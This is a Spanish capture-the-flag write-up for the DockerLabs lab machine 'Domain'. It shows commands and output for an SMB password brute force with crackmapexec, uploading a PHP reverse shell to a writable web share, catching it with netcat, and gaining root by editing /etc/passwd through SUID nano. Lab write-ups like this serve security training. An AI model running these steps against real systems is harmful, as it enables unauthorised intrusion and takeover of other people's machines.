



Write-Up: Máquina "Domain"

 **Plataforma:** DockerLabs

 **Dificultad:** Media

 **Autor:** Joaquín Picazo



Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Verifico conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]  
$ ping 172.17.0.2 -c 1  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.104 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.104/0.104/0.104/0.000 ms
```

🎯 2. Escaneo y Enumeración

Busco puertos abiertos y versiones para ver si existen posibles vulnerabilidades y planificar mi metodología de ataque.

```
(kali㉿kali)-[~]  
$ nmap -p- -sS -Pn -sV --open 172.17.0.2  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 12:35 EDT  
Nmap scan report for jenkhack.hl (172.17.0.2)  
Host is up (0.000010s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))  
139/tcp   open  netbios-ssn  Samba smbd 4  
445/tcp   open  netbios-ssn  Samba smbd 4  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds
```

Busco directorios en la web, sin embargo, no hay nada interesante. Por ende, empezaré a intentar ingresar por smb.

```
(kali㉿kali)-[~]  
$ dirb http://172.17.0.2  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Wed Jul 30 12:35:41 2025  
URL_BASE: http://172.17.0.2/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
—— Scanning URL: http://172.17.0.2/ ——  
+ http://172.17.0.2/index.html (CODE:200|SIZE:1832)  
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)  
  
_____  
  
END_TIME: Wed Jul 30 12:35:42 2025  
DOWNLOADED: 4612 - FOUND: 2
```

Uso enum4linux principalmente para ver grupos y usuarios existentes. Encuentro dos usuarios.

```
(kali㉿kali)-[~]
$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 30 12:35:59 2025

[+] Enumerating users using SID S-1-5-21-3017073978-2885742619-246281363 and logon username '', password ''
S-1-5-21-3017073978-2885742619-246281363-501 7C0A5AE3EA20\nobody (Local User)
S-1-5-21-3017073978-2885742619-246281363-513 7C0A5AE3EA20\None (Domain Group)
S-1-5-21-3017073978-2885742619-246281363-1000 7C0A5AE3EA20\james (Local User)
S-1-5-21-3017073978-2885742619-246281363-1001 7C0A5AE3EA20\bob (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\bob (Local User)
S-1-22-1-1001 Unix User\james (Local User)

===== ( Getting printer info for 172.17.0.2 ) =====
No printers returned.

enum4linux complete on Wed Jul 30 12:37:15 2025
```

Hice fuerza bruta al servicio smb con crackmapexec usando rockyou.txt y el usuario bob.

```
(kali㉿kali)-[~]
$ crackmapexec smb 172.17.0.2 -u 'bob' -p /usr/share/wordlists/rockyou.txt
```

SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:erwin STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:dudley STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:chris12 STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:bighead STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:s123456 STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:nicole2 STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:mercado STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:mango STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:ilovekyle STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:godlovesme STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:garnet STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[-]	7C0A5AE3EA20\bob:brendon STATUS_LOGON_FAILURE
SMB	172.17.0.2	445	7C0A5AE3EA20	[+]	7C0A5AE3EA20\bob:star

Ya teniendo credenciales de bob, uso smbmap para ver las capacidades que tiene el usuario bob respecto a las carpetas de smb (lectura y escritura, solo lectura, sin acceso).

```
(kali@kali)-[~]
$ smbmap -H 172.17.0.2 -u 'bob' -p 'star'

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEVans@gmail.com
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445 Name: jenkhack.hl Status: NULL Session
Disk Permissions Comment
print$ READ ONLY Printer Drivers
html READ, WRITE HTML Share
IPC$ NO ACCESS IPC Service (7c0a5ae3ea20 server (Samba, Ubuntu))
[*] Closed 1 connections
```

3. Explotación de Vulnerabilidades

Ingreso a smb con smbclient usando las credenciales de bob.

```
(kali@kali)-[~]
$ smbclient //172.17.0.2/print$ -U bob%star
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Thu Apr 11 04:05:42 2024
.. D 0 Thu Apr 11 04:05:42 2024
ARM64 D 0 Thu Apr 11 04:05:42 2024
W32ALPHA D 0 Fri Jan 5 16:23:01 2024
x64 D 0 Thu Apr 11 04:05:42 2024
W32MIPS D 0 Fri Jan 5 16:23:01 2024
W32PPC D 0 Fri Jan 5 16:23:01 2024
COLOR D 0 Fri Jan 5 16:23:01 2024
WIN40 D 0 Fri Jan 5 16:23:01 2024
IA64 D 0 Fri Jan 5 16:23:01 2024
W32X86 D 0 Thu Apr 11 04:05:42 2024
color D 0 Thu Apr 11 04:05:42 2024


82083148 blocks of size 1024. 36411100 blocks available
```

Está index.html, por ende, este directorio tiene acceso directo a la web del puerto 80.



```
(kali@kali)-[~]
$ smbclient //172.17.0.2/html -U bob%star
Try "help" to get a list of possible commands.
smb: \> dir
. D 0 Thu Apr 11 04:35:48 2024
.. D 0 Thu Apr 11 04:18:47 2024
index.html N 1832 Thu Apr 11 04:21:43 2024

82083148 blocks of size 1024. 36403480 blocks available
```

Preparo una reverse shell en php de pentestmonkey.



Hago un archivo php y pego el código.



A partir de smbmap, se que bob tiene permisos de escritura en este directorio, por ende, subo la reverse shell en php, teniendo en cuenta que este directorio se puede visualizar desde la web.

```
(kali㉿kali)-[~]
$ smbclient //172.17.0.2/html -U bob%star
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Thu Apr 11 04:35:48 2024
..               D           0   Thu Apr 11 04:18:47 2024
index.html       N       1832  Thu Apr 11 04:21:43 2024

File system      82083148 blocks of size 1024. 36403480 blocks available
smb: \> upload reverse.php
upload: command not found
smb: \> put reverse.php
putting file reverse.php as \reverse.php (60.1 kb/s) (average 60.1 kb/s)
smb: \>
```

Me pongo a la escucha con netcat.

```
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
```

Ingreso a <http://172.17.0.2/reverse.php> y el navegador al leer el archivo lo interpreta con php y lo ejecuta, haciendo que la reverse shell funcione y reciba la conexión en mi netcat.

```
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 57476
Linux 7c0a5ae3ea20 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 x86_64 x86_64 GNU/Linux
18:57:37 up 23 min,  0 users,  load average: 2.48, 4.22, 7.59
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
```

Ahora, arreglo mi terminal para trabajar más fácil:

- (1) `script /dev/null -c bash`
- (2) CTRL+Z
- (3) `stty raw -echo;fg`
- (4) `reset xterm`
- (5) `export TERM=xterm`
- (6) `export SHELL=bash`
- (7) `stty rows 43 columns 165`

```
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@7c0a5ae3ea20:/$ ^Z
zsh: suspended nc -lvnp 1234

(kaliⓈkali)-[~]
$ stty raw -echo;fg
[1] + continued nc -lvnp 1234
reset xterm
www-data@7c0a5ae3ea20:/$ export TERM=xterm
www-data@7c0a5ae3ea20:/$ export SHELL=bash
www-data@7c0a5ae3ea20:/$ stty rows 43 columns 165
```

4. Escalada de Privilegios y Post-explotación

Ahora, busco archivos con permisos SUDO pero no funcionó. Luego, busqué archivos con permisos SUID y encontré nano, que permite manipular archivos con texto.

```
www-data@7c0a5ae3ea20:/$ sudo -l
bash: sudo: command not found
www-data@7c0a5ae3ea20:/$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/nano
```

Abro /etc/passwd que tiene que ver con los inicios de sesión a un usuario.

```
www-data@7c0a5ae3ea20:/$ nano /etc/passwd
```

Elimino la “x” que hay en root, dejando root::0 en vez de root:x:0. Esto significa que al cambiar de usuario a root no pedirá contraseña.

```
GNU nano 6.2 /etc/passwd
root::0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash
```


Cambio de usuario a root, y por la modificación anterior no me pide contraseña. Escalada de privilegios completada.

```
www-data@7c0a5ae3ea20:/$ su root
root@7c0a5ae3ea20:/# whoami
root
root@7c0a5ae3ea20:/# id
uid=0(root) gid=0(root) groups=0(root)
root@7c0a5ae3ea20:/# ls -la /root
total 20
drwx----- 1 root root 4096 Apr 11 2024 .
drwxr-xr-x 1 root root 4096 Jul 30 18:35 ..
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwxr-xr-x 3 root root 4096 Apr 11 2024 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
root@7c0a5ae3ea20:/#
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.